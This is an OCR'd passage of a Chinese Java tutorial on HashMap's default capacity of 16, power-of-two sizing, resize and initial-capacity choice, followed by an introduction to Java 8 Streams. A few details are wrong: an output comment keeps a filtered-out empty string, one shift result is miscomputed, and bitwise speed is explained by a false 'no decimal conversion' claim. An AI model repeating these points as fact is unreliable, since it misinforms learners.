
上面我们定义了一个新的 HashMap，并想其中 put 了一个元素，然后通过反射的方式打印 capacity 和 size，其容量是 16，已经存放的元素个数是 1。

通过前面的例子，我们发现了，当我们创建一个 HashMap 的时候，如果没有指定其容量，那么会得到一个默认容量为 16 的 Map，那么，这个容量是怎么来的呢？又为什么是这个数字呢？

容量与哈希

要想讲清楚这个默认容量的缘由，我们要首先要知道这个容量有什么用？

我们知道，容量就是一个 HashMap 中"桶"的个数，那么，当我们想要往一个 HashMap 中 put 一个元素的时候，需要通过一定的算法计算出应该把他放到哪个桶中，这个过程就叫做哈希（hash），对应的就是 HashMap 中的 hash 方法。



我们知道，hash 方法的功能是根据 Key 来定位这个 K-V 在链表数组中的位置的。也就是 hash 方法的输入应该是个 Object 类型的 Key，输出应该是个 int 类型的数组下标。如果让你设计这个方法，你会怎么做?

其实简单，我们只要调用 Object 对象的 hashCode()方法，该方法会返回一个整数，然后用这个数对 HashMap 的容量进行取模就行了。

如果真的是这么简单的话，那 HashMap 的容量设置就会简单很多了，但是考虑到效率等问题，HashMap 的 hash 方法实现还是有一定的复杂的。

hash 的实现

接下来就介绍下HashMap中hash方法的实现原理。(下面部分内容参考自我的文章：全网把 Map 中的 hash()分析的最透彻的文章，别无二家 。PS：网上的关于 HashMap 的 hash 方法的分析的文章，很多都是在我这篇文章的基础上"衍生"过来的。)

具体实现上，由两个方法 int hash(Object k)和 int indexFor(int h, int length)来实现。

hash ： 该方法主要是将 Object 转换成一个整型。
indexFor ： 该方法主要是将 hash 生成的整型转换成链表数组中的下标。

为了聚焦本文的重点，我们只来看一下 indexFor 方法。我们先来看下 Java 7（Java8 中虽然没有这样一个单独的方法，但是查询下标的算法也是和 Java 7 一样的）中该实现细节：

```
static int indexFor(int h, int length) {
    return h & (length-1);
}
```

indexFor 方法其实主要是将 hashcode 换成链表数组中的下标。其中的两个参数 h 表示元素的 hashcode 值，length 表示 HashMap 的容量。那么 return h & (length-1) 是什么意思呢?

其实，他就是取模。Java 之所有使用位运算(&)来代替取模运算(%)，最主要的考虑就是效率。

位运算(&)效率要比代替取模运算(%)高很多，主要原因是位运算直接对内存数据进行操作，不需要转成十进制，因此处理速度非常快。

那么，为什么可以使用位运算(&)来实现取模运算(%)呢? 这实现的原理如下：

```
X % 2^n = X & (2^n - 1)
```


假设 n 为 3，则 2^3 = 8，表示成 2 进制就是 1000。2^3 -1 = 7 ，即 0111。

此时 X & (2^3 - 1) 就相当于取 X 的 2 进制的最后三位数。

从 2 进制角度来看，X / 8 相当于 X >> 3，即把 X 右移 3 位，此时得到了 X / 8 的商，而被移掉的部分(后三位)，则是 X % 8，也就是余数。

上面的解释不知道你有没有看懂，没看懂的话其实也没关系，你只需要记住这个技巧就可以了。或者你可以找几个例子试一下。

```
6 % 8 = 6 , 6 & 7 = 6

10 % 8 = 2 , 10 & 7 = 2
```



所以，return h & (length-1);只要保证 length 的长度是 2^n 的话，就可以实现取模运算了。

所以，因为位运算直接对内存数据进行操作，不需要转成十进制，所以位运算要比取模运算的效率更高，所以 HashMap 在计算元素要存放在数组中的 index 的时候，使用位运算代替了取模运算。之所以可以做等价代替，前提是要求 HashMap 的容量一定要是 2^n 。

那么，既然是 2^n ，为啥一定要是 16 呢？为什么不能是 4、8 或者 32 呢？

关于这个默认容量的选择，JDK 并没有给出官方解释，笔者也没有在网上找到关于这个任何有价值的资料。（如果哪位有相关的权威资料或者想法，可以留言交流）

根据作者的推断，这应该就是个经验值（Experience Value），既然一定要设置一个默认的 2^n 作为初始值，那么就需要在效率和内存使用上做一个权衡。这个值既不能太小，也不能太大。

太小了就有可能频繁发生扩容，影响效率。太大了又浪费空间，不划算。

所以，16 就作为一个经验值被采用了。

在 JDK 8 中，关于默认容量的定义为：static final int DEFAULT_INITIAL_CAPACITY = 1 << 4; // aka 16 ，其故意把 16 写成 1<<4，就是提醒开发者，这个地方要是 2 的幂。值得玩味的是：注释中的 aka 16 也是 1.8 中新增的。

那么，接下来我们再来谈谈，HashMap 是如何保证其容量一定可以是 2^n 的呢？如果用户自己设置了的话又会怎么样呢？

关于这部分，HashMap 在两个可能改变其容量的地方都做了兼容处理，分别是指定容量初始化时以及扩容时。

指定容量初始化

当我们通过 HashMap(int initialCapacity)设置初始容量的时候，HashMap 并不一定会直接采用我们传入的数值，而是经过计算，得到一个新值，目的是提高 hash 的效率。(1->1、3->4、7->8、9->16)。

在 JDK 1.7 和 JDK 1.8 中，HashMap 初始化这个容量的时机不同。JDK 1.8 中，在调用 HashMap 的构造函数定义 HashMap 的时候，就会进行容量的设定。而在 JDK 1.7 中，要等到第一次 put 操作时才进行这一操作。

看一下 JDK 是如何找到比传入的指定值大的第一个 2 的幂的：

```
int n = cap - 1;
n |= n >>> 1;
n |= n >>> 2;
n |= n >>> 4;
n |= n >>> 8;
n |= n >>> 16;
return (n < 0) ? 1 : (n >= MAXIMUM_CAPACITY) ? MAXIMUM_CAPACITY : n + 1;
```

上面的算法目的挺简单，就是：根据用户传入的容量值（代码中的 cap），通过计算，得到第一个比他大的 2 的幂并返回。

5	0000 0000 0000 0101	19	0000 0000 0001 0011
7	0000 0000 0000 0111	31	0000 0000 0001 1111
8	0000 0000 0000 1000	32	0000 0000 0010 0000

HollisChuang

9	0000 0000 0000 1001	37	0000 0000 0010 0101
15	0000 0000 0000 1111	63	0000 0000 0011 1111
16	0000 0000 0001 0000	64	0000 0000 0100 0000

请关注上面的几个例子中，蓝色字体部分的变化情况，或许你会发现些规律。5->8、9->16、19->32、37->64 都是主要经过了两个阶段。

Step 1，5->7

Step 2，7->8

Step 1，9->15

Step 2，15->16

Step 1，19->31

Step 2，31->32

对应到以上代码中，Step1：

```
n |= n >>> 1;
n |= n >>> 2;
n |= n >>> 4;
n |= n >>> 8;
n |= n >>> 16;
```

对应到以上代码中，Step2：

```
return (n < 0) ? 1 : (n >= MAXIMUM_CAPACITY) ? MAXIMUM_CAPACITY : n + 1;
```

Step 2 比较简单，就是做一下极限值的判断，然后把 Step 1 得到的数值+1。

Step 1 怎么理解呢？其实是对一个二进制数依次向右移位，然后与原值取或。其目的对于一个数字的二进制，从第一个不为 0 的位开始，把后面的所有位都设置成 1。

随便拿一个二进制数，套一遍上面的公式就发现其目的了：

```
1100 1100 1100 >>>1 = 0110 0110 0110
1100 1100 1100 | 0110 0110 0110 = 1110 1110 1110
1110 1110 1110 >>>2 = 0011 1011 1011
1110 1110 1110 | 0011 1011 1011 = 1111 1111 1111
1111 1111 1111 >>>4 = 1111 1111 1111
1111 1111 1111 | 1111 1111 1111 = 1111 1111 1111
```

通过几次无符号右移和按位或运算，我们把 1100 1100 1100 转换成了 1111 1111 1111 ，再把 1111 1111 1111 加 1，就得到了 1 0000 0000 0000，这就是大于 1100 1100 1100 的第一个 2 的幂。

好了，我们现在解释清楚了 Step 1 和 Step 2 的代码。就是可以把一个数转化成第一个比他自身大的 2 的幂。

但是还有一种特殊情况套用以上公式不行，这些数字就是 2 的幂自身。如果数字 4 套用公式的话。得到的会是 8，不过其实这个问题也被解决了，具体验证办法及 JDK 的解决方案见全网把 Map 中的 hash()分析的最透彻的文章，别无二家，这里就不再展开了。

总之，HashMap 根据用户传入的初始化容量，利用无符号右移和按位或运算等方式计算出第一个大于该数的 2 的幂。

扩容

除了初始化的时候回指定 HashMap 的容量，在进行扩容的时候，其容量也可能会改变。

HashMap 有扩容机制，就是当达到扩容条件时会进行扩容。HashMap 的扩容条件就是当 HashMap 中的元素个数（ size ）超过临界值（ threshold ）时就会自动扩容。

在 HashMap 中，threshold = loadFactor * capacity。

loadFactor 是装载因子，表示 HashMap 满的程度，默认值为 0.75f，设置成 0.75 有一个好处，那就是 0.75 正好是 3/4，而 capacity 又是 2 的幂。所以，两个数的乘积都是整数。

对于一个默认的 HashMap 来说，默认情况下，当其 size 大于 12(16*0.75)时就会触发扩容。

下面是 HashMap 中的扩容方法(resize)中的一段：

```
if ((newCap = oldCap << 1) < MAXIMUM_CAPACITY &&
                oldCap >= DEFAULT_INITIAL_CAPACITY)
    newThr = oldThr << 1; // double threshold
}
```

从上面代码可以看出，扩容后的 table 大小变为原来的两倍，这一步执行之后，就会进行扩容后 table 的调整，这部分非本文重点，省略。

可见，当 HashMap 中的元素个数（size）超过临界值（threshold）时就会自动扩容，扩容成原容量的 2 倍，即从 16 扩容到 32、64、128 ...

所以，通过保证初始化容量均为 2 的幂，并且扩容时也是扩容到之前容量的 2 倍，所以，保证了 HashMap 的容量永远都是 2 的幂。

总结

HashMap 作为一种数据结构，元素在 put 的过程中需要进行 hash 运算，目的是计算出该元素存放在 hashMap 中的具体位置。

hash 运算的过程其实就是对目标元素的 Key 进行 hashcode，再对 Map 的容量进行取模，而 JDK 的工程师为了提升取模的效率，使用位运算代替了取模运算，这就要求 Map 的容量一定得是 2 的幂。

而作为默认容量，太大和太小都不合适，所以 16 就作为一个比较合适的经验值被采用了。

为了保证任何情况下 Map 的容量都是 2 的幂，HashMap 在两个地方都做了限制。

首先是，如果用户制定了初始容量，那么 HashMap 会计算出比该数大的第一个 2 的幂作为初始容量。

另外，在扩容的时候，也是进行成倍的扩容，即 4 变成 8，8 变成 16。

本文，通过分析为什么 HashMap 的默认容量是 16，我们深入 HashMap 的原理，分析了下背后的原理，从代码中我们可以发现，JDK 的工程师把各种位运算运用到了极致，想尽各种办法优化效率。值得我们学习！

为什么建议设置 HashMap 的初始容量，设置多少合适

集合是 Java 开发日常开发中经常会使用到的，而作为一种典型的 K-V 结构的数据结构，HashMap 对于 Java 开发者一定不陌生。

关于 HashMap，很多人都对他有一些基本的了解，比如他和 hashtable 之间的区别、他和 concurrentHashMap 之间的区别等。这些都是比较常见的，关于 HashMap 的一些知识点和面试题，想来大家一定了熟于心了，并且在开发中也能有效的应用上。

但是，作者在很多次 CodeReview 以及面试中发现，有一个比较关键的小细节经常被忽视，那就是 HashMap 创建的时候，要不要指定容量？如果要指定的话，多少是合适的？为什么？

要设置 HashMap 的初始化容量

在《HashMap 中傻傻分不清楚的那些概念》中我们曾经有过以下结论：

HashMap 有扩容机制，就是当达到扩容条件时会进行扩容。HashMap 的扩容条件就是当 HashMap 中的元素个数（size）超过临界值（threshold）时就会自动扩容。在 HashMap 中，threshold = loadFactor * capacity。

所以，如果我们没有设置初始容量大小，随着元素的不断增加，HashMap 会发生多次扩容，而 HashMap 中的扩容机制决定了每次扩容都需要重建 hash 表，是非常影响性能的。

所以，首先可以明确的是，我们建议开发者在创建 HashMap 的时候指定初始化容量。并且《Java 开发手册》中也是这么建议的：

HashMap 初始化容量设置多少合适

那么，既然建议我们集合初始化的时候，要指定初始值大小，那么我们创建 HashMap 的时候，到底指定多少合适呢?

有些人会自然想到，我准备塞多少个元素我就设置成多少呗。比如我准备塞 7 个元素，那就 new HashMap(7)。

但是，这么做不仅不对，而且以上方式创建出来的 Map 的容量也不是 7。

因为，当我们使用 HashMap(int initialCapacity)来初始化容量的时候，HashMap 并不会使用我们传进来的 initialCapacity 直接作为初识容量。

JDK 会默认帮我们计算一个相对合理的值当做初始容量。所谓合理值，其实是找到第一个比用户传入的值大的 2 的幂。

也就是说，当我们 new HashMap(7)创建 HashMap 的时候，JDK 会通过计算，帮我们创建一个容量为 8 的 Map；当我们 new HashMap(9)创建 HashMap 的时候，JDK 会通过计算，帮我们创建一个容量为 16 的 Map。

但是，这个值看似合理，实际上并不尽然。因为 HashMap 在根据用户传入的 capacity 计算得到的默认容量，并没有考虑到 loadFactor 这个因素，只是简单机械的计算出第一个大约这个数字的 2 的幂。

loadFactor 是负载因子，当 HashMap 中的元素个数（size）超过 threshold = loadFactor * capacity 时，就会进行扩容。

也就是说，如果我们设置的默认值是 7，经过 JDK 处理之后，HashMap 的容量会被设置成 8，但是，这个 HashMap 在元素个数达到 8*0.75 = 6 的时候就会进行一次扩容，这明显是我们不希望见到的。

那么，到底设置成什么值比较合理呢?

这里我们可以参考 JDK8 中 putAll 方法中的实现的，这个实现在 guava（21.0 版本）也被采用。

这个值的计算方法就是:

```
return (int) ((float) expectedSize / 0.75F + 1.0F);
```

比如我们计划向 HashMap 中放入 7 个元素的时候，我们通过 expectedSize / 0.75F + 1.0F 计算，7/0.75 + 1 = 10 ,10 经过 JDK 处理之后，会被设置成 16，这就大大的减少了扩容的几率。

当 HashMap 内部维护的哈希表的容量达到 75%时（默认情况下），会触发 rehash，而 rehash 的过程是比较耗费时间的。所以初始化容量要设置成 expectedSize/0.75 + 1 的话，可以有效的减少冲突也可以减小误差。（大家结合这个公式，好好理解下这句话）

所以，我们可以认为，当我们明确知道 HashMap 中元素的个数的时候，把默认容量设置成 expectedSize / 0.75F + 1.0F 是一个在性能上相对好的选择，但是，同时也会牺牲些内存。

这个算法在 guava 中有实现，开发的时候，可以直接通过 Maps 类创建一个 HashMap:

```
Map<String, String> map = Maps.newHashMapWithExpectedSize(7);
```

其代码实现如下:

```
public static <K, V> HashMap<K, V> newHashMapWithExpectedSize(int expectedS
ize) {
    return new HashMap(capacity(expectedSize));
}

static int capacity(int expectedSize) {
```

```
    if (expectedSize < 3) {
        CollectPreconditions.checkNonnegative(expectedSize, "expectedSize
");
        return expectedSize + 1;
    } else {
        return expectedSize < 1073741824 ? (int)((float)expectedSize / 0.75F
+ 1.0F) : 2147483647;
    }
}
```

但是，以上的操作是一种用内存换性能的做法，真正使用的时候，要考虑到内存的影响。但是，大多数情况下，我们还是认为内存是一种比较富裕的资源。

但是话又说回来了，有些时候，我们到底要不要设置 HashMap 的初识值，这个值又设置成多少，真的有那么大影响吗？其实也不见得！

可是，大的性能优化，不就是一个一个的优化细节堆叠出来的吗？

再不济，以后你写代码的时候，使用 Maps.newHashMapWithExpectedSize(7); 的写法，也可以让同事和老板眼前一亮。

或者哪一天你碰到一个面试官问你一些细节的时候，你也能有个印象，或者某一天你也可以拿这个出去面试问其他人~！啊哈哈哈。

Java 8 中 stream 相关用法

在 Java 中，集合和数组是我们经常会用到的数据结构，需要经常对他们做增、删、改、查、聚合、统计、过滤等操作。相比之下，关系型数据库中也同样有这些操作，但是在 Java 8 之前，集合和数组的处理并不是很便捷。

不过，这一问题在 Java 8 中得到了改善，Java 8 API 添加了一个新的抽象称为流 Stream，可以让你以一种声明的方式处理数据。本文就来介绍下如何使用 Stream。特别说明一下，关于 Stream 的性能及原理不是本文的重点，如果大家感兴趣后面会出文章单独介绍。

Stream 介绍

Stream 使用一种类似用 SQL 语句从数据库查询数据的直观方式来提供一种对 Java 集合运算和表达的高阶抽象。


Stream API 可以极大提高 Java 程序员的生产力，让程序员写出高效率、干净、简洁的代码。

这种风格将要处理的元素集合看作一种流，流在管道中传输，并且可以在管道的节点上进行处理，比如筛选，排序，聚合等。

Stream 有以下特性及优点：

- 无存储。Stream 不是一种数据结构，它只是某种数据源的一个视图，数据源可以是一个数组，Java 容器或 I/O channel 等。
- 为函数式编程而生。对 Stream 的任何修改都不会修改背后的数据源，比如对 Stream 执行过滤操作并不会删除被过滤的元素，而是会产生一个不包含被过滤元素的新 Stream。
- 惰式执行。Stream 上的操作并不会立即执行，只有等到用户真正需要结果的时候才会执行。
- 可消费性。Stream 只能被“消费”一次，一旦遍历过就会失效，就像容器的迭代器那样，想要再次遍历必须重新生成。

我们举一个例子，来看一下到底 Stream 可以做什么事情：



上面的例子中，获取一些带颜色塑料球作为数据源，首先过滤掉红色的、把它们融化成随机的三角形。再过滤器并删除小的三角形。最后计算出剩余图形的周长。

如上图，对于流的处理，主要有三种关键性操作：分别是流的创建、中间操作（intermediate operation）以及最终操作(terminal operation)。

Stream 的创建

在 Java 8 中，可以有多种方法来创建流。

1、通过已有的集合来创建流

在 Java 8 中，除了增加了很多 Stream 相关的类以外，还对集合类自身做了增强，在其中增加了 stream 方法，可以将一个集合类转换成流。

```
List<String> strings = Arrays.asList("Hollis", "HollisChuang", "hollis", "H
ello", "HelloWorld", "Hollis");
Stream<String> stream = strings.stream();
```

以上，通过一个已有的 List 创建一个流。除此以外，还有一个 parallelStream 方法，可以为集合创建一个并行流。

这种通过集合创建出一个 Stream 的方式也是比较常用的一种方式。

2、通过 Stream 创建流


可以使用 Stream 类提供的方法，直接返回一个由指定元素组成的流。

```
Stream<String> stream = Stream.of("Hollis", "HollisChuang", "hollis", "Hell
o", "HelloWorld", "Hollis");
```

如以上代码，直接通过 of 方法，创建并返回一个 Stream。

Stream 中间操作

Stream 有很多中间操作，多个中间操作可以连接起来形成一个流水线，每一个中间操作就像流水线上的一个工人，每人工人都可以对流进行加工，加工后得到的结果还是一个流。



以下是常用的中间操作列表:

Stream Operation	Goal	Input
filter	Filter items according to a given predicate	Predicate
map	Processes items and transforms	Function
limit	Limit the results	int
sorted	Sort items inside stream	Comparator
distinct	Remove duplicate items according to equals method of the given type	

filter

filter 方法用于通过设置的条件过滤出元素。以下代码片段使用 filter 方法过滤掉空字符串:

```
List<String> strings = Arrays.asList("Hollis", "", "HollisChuang", "H", "hollis");
strings.stream().filter(string -> !string.isEmpty()).forEach(System.out::println);
//Hollis, , HollisChuang, H, hollis
```

map

map 方法用于映射每个元素到对应的结果，以下代码片段使用 map 输出了元素对应的平方数：

```
List<Integer> numbers = Arrays.asList(3, 2, 2, 3, 7, 3, 5);
numbers.stream().map( i -> i*i).forEach(System.out::println);
//9,4,4,9,49,9,25
```

limit/skip

limit 返回 Stream 的前面 n 个元素；skip 则是扔掉前 n 个元素。以下代码片段使用 limit 方法保理 4 个元素：

```
List<Integer> numbers = Arrays.asList(3, 2, 2, 3, 7, 3, 5);
numbers.stream().limit(4).forEach(System.out::println);
//3,2,2,3
```

sorted

sorted 方法用于对流进行排序。以下代码片段使用 sorted 方法进行排序：

```
List<Integer> numbers = Arrays.asList(3, 2, 2, 3, 7, 3, 5);
numbers.stream().sorted().forEach(System.out::println);
//2,2,3,3,3,5,7
```

distinct

distinct 主要用来去重，以下代码片段使用 distinct 对元素进行去重：


```
List<Integer> numbers = Arrays.asList(3, 2, 2, 3, 7, 3, 5);
numbers.stream().distinct().forEach(System.out::println);
//3,2,7,5
```

接下来我们通过一个例子和一张图，来演示下，当一个 Stream 先后通过 filter、map、sort、limit 以及 distinct 处理后会发生什么。

代码如下：

```
List<String> strings = Arrays.asList("Hollis", "HollisChuang", "hollis", "H
ello", "HelloWorld", "Hollis");
Stream s = strings.stream().filter(string -> string.length()<= 6).map(Strin
g::length).sorted().limit(3)
          .distinct();
```

过程及每一步得到的结果如下图：



Stream 最终操作

Stream 的中间操作得到的结果还是一个 Stream，那么如何把一个 Stream 转换成我们需要的类型呢？比如计算出流中元素的个数、将流装换成集合等。这就需要最终操作（terminal operation）。

最终操作会消耗流，产生一个最终结果。也就是说，在最终操作之后，不能再次使用流，也不能在使用任何中间操作，否则将抛出异常：

```
java.lang.IllegalStateException: stream has already been operated upon or c
losed
```

俗话说，“你永远不会两次踏入同一条河”也正是这个意思。

常用的最终操作如下图：

STREAM OPERATION	GOAL	INPUT
forEach	For every item, outputs something	Consumer
count	Counts current items	
collect	Reduces the stream into a desired collection	

forEach

Stream 提供了方法 'forEach' 来迭代流中的每个数据。以下代码片段使用 forEach 输出了 10 个随机数：

```
Random random = new Random();
random.ints().limit(10).forEach(System.out::println);
```

count

count 用来统计流中的元素个数。

```
List<String> strings = Arrays.asList("Hollis", "HollisChuang", "hollis","Ho
llis666", "Hello", "HelloWorld", "Hollis");
System.out.println(strings.stream().count());
//7
```

